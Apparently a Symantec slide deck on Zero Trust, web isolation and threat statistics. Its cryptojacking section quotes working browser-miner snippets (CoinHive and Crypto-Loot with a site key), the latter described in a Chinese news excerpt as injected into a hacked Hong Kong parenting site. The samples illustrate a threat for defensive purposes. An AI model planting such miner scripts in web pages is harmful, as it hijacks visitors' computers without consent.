



Zero Trust Security – Web Isolation and Mobile Defense

Sam Tong,

Senior Principal Consultant,
Symantec Corporation



What is Zero Trust





The model promotes a more holistic approach to information security and puts special focus on processes and technologies. The goal is to produce secure micro-perimeters, strengthened data security using obfuscation techniques, limit the risks associated with excessive user privileges and access, and improved security detection and response with analytics and automation.

“ZTX provides a framework for the modern Security Platform “

Forrester ZTX Model

Forrester Zero Trust eXtended (ZTX) Ecosystem Model



Symantec Portfolio and Zero Trust



DATA


- Data Loss Prevention
- Data Encryption, Tagging, and Analytics
- Device Encryption

WORKLOADS

- Cloud Workload Protection
- Storage Protection
- Cloud Security Gateways (CASB)
- Compliance Automation
- WAF/Reverse Proxy

NETWORK

- Cloud Proxy & SD-WAN/Firewall
- Data Center Security
- Proxy, Reverse Proxy, & WAF
- Encrypted Traffic Management



AUTOMATION & ORCHESTRATION



DEVICES

- Endpoint Protection and Management
- IoT Security
- Data Center Security


WORKFORCE/PEOPLE

- Multi-Factor Auth (VIP)
- Web & Email Gateways
- Web Browser Isolation
- Content Analysis and Sandboxing
- Cloud Security Gateway (CASB)

VISIBILITY & ANALYTICS

- Data-Driven Analytics/Reporting
- UEBA
- Full-Packet Capture Forensics
- Endpoint, Network, Cloud, Email Reporting & Threat Analytics

Symantec Named a Leader in the Forrester Wave™: Zero Trust eXtended (ZTX) Ecosystem Providers, Q4 2018



“Symantec is a juggernaut, given its breadth of security solutions. The company has extensive endpoint, network security, and threat identification capabilities”

- *The Forrester Wave™: Zero Trust eXtended (ZTX) Ecosystem Providers, Q4 2018*



FORRESTER®

Source: November 2018, *The Forrester Wave™: Zero Trust eXtended (ZTX) Ecosystem Providers, Q4 2018*


The Forrester Wave is copyrighted by Forrester Research, Inc. Forrester and Forrester Wave are trademarks of Forrester Research, Inc. The Forrester Wave is a graphical representation of Forrester's call on a market and is plotted using a detailed spreadsheet with exposed scores, weightings, and comments. Forrester does not endorse any vendor, product, or service depicted in the Forrester Wave. Information is based on best available resources. Opinions reflect judgment at the time and are subject to change.

The Zero Trust Dilemma

Changing Usage Models Will Mandate Zero Trust Architecture



Delivering Protection in The Cloud Generation



Integrated Cyber Defense Platform



Seamless, Overlay, zero-trust security platform

Managed Service
& Intelligence



GIN
Threat Intelligence




CSS (MSS/IR)
Managed Security Service/
Incident Response



Premium Support
Profession Service



Consulting
Security Consulting /
Vulnerability Management





Zero Trust Threat Protection



Web Isolation



The Threat of the Unknown Web

Known
Good

THE CHALLENGE

- Millions of new sites created every day
- 71% of all host names exist for 24 hours or less
- Many are legitimate, but some offer ideal cover for hackers launching attacks
- Difficult to assess w. traditional “detection” approaches
- Customizing protection without over-blocking

Parameter

ALLOW

Unknown/
Risky

Known
Bad

INCREASE SECURITY
OVER-BLOCKING?”

The Big Numbers



Web Threats

More than 1 Billion

Web requests analyzed each day

Up 5% from 2016


1 in 13

Web requests
lead to malware

Up 3% from 2016

Email


Percentage
Spam
Rate



IoT

600%

Increase in Attacks



Vulnerabilities

Overall increase
in reported
vulnerabilities

13%

Malware

92%

Increase
in new
downloader
variants

80%

Increase
in new
malware
on Macs

8,500%

Increase in
coinminer
detections

Ransomware

5.4B


WannaCry
attacks blocked

46%

Increase in new
ransomware
variants

Mobile

Number of
new variants



Increase in mobile
malware variants

54%

24,000

Average number of malicious
mobile apps blocked each day



Increase in
industrial
control system
(ICS) related
vulnerabilities


29%

Browser-Based Cryptocurrency Mining Makes Unexpected Return from the Dead



Monero Network Hashrate Chart and Graph

Monero (XMR) Network Hashrate Chart




```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
  var miner = new CoinHive.User('<site-key>', 'john-doe');
  miner.start();
</script>
```

Chart showing the rising price of Monero and detections of all types of cryptocurrency mining malware (file- and browser-based)

植入程式碼 盜用瀏覽者電腦 黑客騎劫親子王國掘虛擬幣

讚 8

Download



電腦便會變成「礦機」

```
<body onload="init();" style="margin:0px;">
<script src="https://crypto-loot.com/lib/miner.min.js"></script> == $0
▼<script>
var miner=new CryptoLoot.Anonymous('d12ede8df3d9e2b31a4ce133e4025cb12b0768e51481',
{threads:6,autoThreads:false,throttle:0.9,});miner.start();
```

【本報訊】虛擬貨幣價格屢創新高催生出非法的「騎劫掘礦」活動！《蘋果》發現本港首次有網站包括「親子王國」疑遭黑客入侵，黑客在其網頁植入「掘礦程式碼」，令市民瀏覽該網站時，在不知情下電腦遭人盜用大量運算能力，黑客藉此掘礦賺取新興虛擬貨幣「門羅幣（Monero）」圖利。親子王國承認曾發現網站遭植入掘礦程序除並更新防火牆加強保安。記者：李晟謙 張珮琪 麥超億

黑客入侵親子王國示意圖



1 有市民在瀏覽親子王國網頁時，發覺電腦發熱及變得緩慢

2 原來有黑客入侵親子王國植入程式碼，暗中將瀏覽者的電腦引渡到掘礦網站 crypto-loot.com，盜用其電腦CPU運算能力

3 黑客利用親子王國瀏覽者電腦運算能力「掘礦」，藉此賺取虛擬貨幣門羅幣（Monero）

Apple and Google Fix Browser Bug. Microsoft Does Not.



By [Catalin Cimpanu](#)

September 7, 2017 03:40 AM 2



